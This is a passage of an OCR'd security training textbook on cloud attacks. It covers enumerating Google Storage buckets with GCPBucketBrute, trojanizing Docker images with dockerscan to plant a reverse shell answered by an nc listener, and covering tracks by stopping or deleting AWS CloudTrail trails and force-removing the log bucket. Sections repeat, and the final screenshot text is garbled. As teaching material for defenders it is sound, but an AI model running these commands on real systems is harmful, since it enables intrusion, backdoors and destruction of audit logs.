
Source: *https://rhinosecuritylabs.com*

Similar to Amazon AWS S3 buckets, Google Storage uses buckets for static file storage. Vulnerabilities in bucket permission policies may expose the buckets to all GCP users or even to the public Internet. Like AWS S3 buckets, Google Storage buckets are also vulnerable to privilege escalation attacks through misconfigured bucket ACLs.

GCPBucketBrute is a script-based tool that allows attackers to enumerate Google storage buckets, determine what kind of access they have on to them, and check whether they can be privilege-escalated. Using this tool, attackers can check the bucket's policy by making a direct HTTP request to "`https://www.googleapis.com/storage/v1/b/BUCKETNAME/iam`". If "`allUsers`" or "`allAuthenticatedUsers`" can read the bucket policy, attackers get a valid response; otherwise, an access denied message is displayed.

Attackers can use the Google storage "`TestIamPermissions`" API by giving a bucket name and a list of Google storage permissions to retrieve the bucket permissions.

Attackers use the GCPBucketBrute tool to check what privileges are granted to them on the discovered buckets. If attackers have some access to the buckets, GCPBucketBrute displays a list of the possessed permissions. If attackers have enough access to escalate privileges to the bucket, the tool displays a message showing the bucket is vulnerable to privilege escalation. This way, attackers can elevate their permissions to the administrator level.




```
root:~/example# python3 gcpbucketbrute.py -k testtest -u

Generated 1215 bucket permutations.

    EXISTS: testtest01
    EXISTS: testtest1
    EXISTS: testtest
    EXISTS: testtesttest
    EXISTS: testtest2
    EXISTS: mltesttest
    EXISTS: test-testtest
    EXISTS: testtestbucket

    UNAUTHENTICATED ACCESS ALLOWED: testtestgcp
        - UNAUTHENTICATED LISTABLE (storage.objects.list)
        - UNAUTHENTICATED READABLE (storage.objects.get)
        - ALL PERMISSIONS:
            [
                "storage.objects.get",
                "storage.objects.list"
            ]

    EXISTS: testtest0

    UNAUTHENTICATED ACCESS ALLOWED: testtestanalytics
        - VULNERABLE TO PRIVILEGE ESCALATION (storage.buckets.setIamPolicy)
        - ALL PERMISSIONS:
            [
                "storage.buckets.delete",
                "storage.buckets.setIamPolicy"
            ]

    EXISTS: testtestwebsite
    EXISTS: testtestimages

Scanned 1215 potential buckets in 35 second(s).

Gracefully exiting!
```

Figure 19.68: Screenshot of GCPBucketBrute

Backdooring Docker Images using dockerscan

- dockerscan is a **Docker analysis and hacking tool** that allows attackers to perform various malicious activities such as scanning networks to identify Docker registries, manipulating registries, analyzing images for retrieving sensitive information, and extracting and modifying Docker images
- For example, run the following command to trojanize the Ubuntu base image:

  `dockerscan image modify trojanize ubuntu_original -i <IP Address> -p <Port Number> -o alpine_infected`



```
> dockerscan image modify trojanize ngins-original -l 10.0.1.2 -p 2222 -o nginx-trojaniz
ed
[ * ] Starting analyzing docker image...
[ * ] Selected image: 'ngins-original'
[ * ] Image troyanized successful
[ * ] Trojanized image location:
[ * ]   > /Users/Dani/Documents/Projects/dockerscan/nginx-trojanized
[ * ] To receive the reverse shell, only write:
[ * ]   > nc -v -k -l 10.0.1.2 2222
> docker load -i nginx-trojanized.tar
```

https://github.com


Backdooring Docker Images using dockerscan

Dockerscan is a Docker analysis and hacking tool that allows attackers to perform the following malicious activities:

- Scan networks to identify Docker registries.
- Manipulate registries by removing an image/tag, pushing a backdoored image, and uploading a malicious file.
- Analyze images for retrieving sensitive information from the Docker image, including accessing passwords from environment variables, identifying URLs/IPs in the environment variables, and identifying user credentials used to run the software internally.
- Extract and modify Docker images, which includes modifying the entry point in a Docker, trojanizing a Docker image by injecting a reverse shell into it, and modifying running user in the Docker image.


For example, run the following command to trojanize the Ubuntu base image:

```
dockerscan image modify trojanize ubuntu_original -l <IP Address> -p
<Port Number> -o alpine_infected
```



```
> dockerscan image modify trojanize ngins-original -l 10.0.1.2 -p 2222 -o nginx-trojaniz
ed
[ * ] Starting analyzing docker image...
[ * ] Selected image: 'ngins-original'
[ * ] Image troyanized successful
[ * ] Trojanized image location:
[ * ]   > /Users/Dani/Documents/Projects/dockerscan/nginx-trojanized
[ * ] To receive the reverse shell, only write:
[ * ]   > nc -v -k -l 10.0.1.2 2222
> docker load -i nginx-trojanized.tar
```

Figure 19.69: Screenshot of dockerscan



Maintaining Access and Covering Tracks on AWS Cloud Environment by Manipulating CloudTrial Service

Covering Tracks

- The first step an attacker performs after gaining high level access to the compromised environment is **hiding the traces**
- Attackers **disable the logging functionality** in AWS by pausing the CloudTrial service
- The command to manipulate logs is as follows:
  - `$ aws cloudtrial stop-logging --name targetcloud_trail --profile administrator` → stop logging
  - `$ aws cloudtrail delete-trail --name targetcloud_trail --profile administrator` → remove the trails
  - `$ aws s3 rb s3://<Bucket_Name > --force --profile administrator` → delete the contents of the bucket storing trails

Maintaining Access

- After clearing the logs, attackers perform further exploitation to maintain persistence access to the cloud infrastructure
- Attackers install backdoors to AWS infrastructure using the following techniques:
  - **Manipulating user data** associated with an EC2 instance with privileged access rights
  - **Creating new EC2 instances** depending on the Amazon Machine Images (AMI) by assigning a privileged role
  - **Inserting a backdoor** to the existing Lambda function
  - **Manipulating access keys** using Lambda functions such as `rabbit_lambda`, `cli_lambda`, and `backdoor_created_users_lambda`

Maintaining Access and Covering Tracks on AWS Cloud Environment by Manipulating the CloudTrial Service

After gaining administrator-level access to cloud resources, attackers manipulate the cloud trials to remain undetected and gain persistent access to the compromised environment. In the AWS cloud environment, user activities are monitored through the CloudTrial service. The first step an attacker performs after gaining high-level access to the compromised environment is hiding the traces.

By default, the CloudTrail service is disabled. An administrator needs to explicitly configure to enable the CloudTrial service and configure trials to monitor user activities.

Attackers disable the logging functionality by pausing the CloudTrial service and resume the service after executing the attack.

Run the following command to stop logging via CloudTrials:

```
$ aws cloudtrial stop-logging --name targetcloud_trail --profile
administrator
```

Run the following command to acquire the trial status:

```
$ aws cloudtrial get-trial-status --name targetcloud_trail --profile
administrator
```

After disabling the CloudTrial service, attackers may perform various malicious activities, such as creating backdoor IAM users, exfiltrating data, and running crypto-miner script.

Once execution of the attack is completed, attackers will again enable the logging of trails running the following command:

```
$ aws cloudtrail start-logging --name targetcloud_trail --profile
administrator
```


In some scenarios, attackers may permanently remove the trails by running the following command:

```
$ aws cloudtrail delete-trail --name targetcloud_trail --profile
administrator
```

Alternatively, attackers may delete the contents of the bucket that stores the trials by running the following command:

```
$ aws s3 rb s3://<Bucket_Name or Bucket_Reference> --force --profile
administrator
```

Once the contents of the bucket are deleted, CloudTrail does not log any further events. Stopping or removing the trails for clearing the tracks may generate a security alert, as shown in the below figure.



Missing S3 bucket

This trail does not have a valid S3 bucket. Create a new bucket or specify an existing bucket. Learn more

Trails
Deliver logs to an Amaz
additional trails. For mor
r processing events with
Create trail
Name
tch
g group
Status
Ok
Virginia)
cloudgoat_trail
US West
(Oregon)
867817072204441829549121249332282
3229141751439696325418
cloudtrail

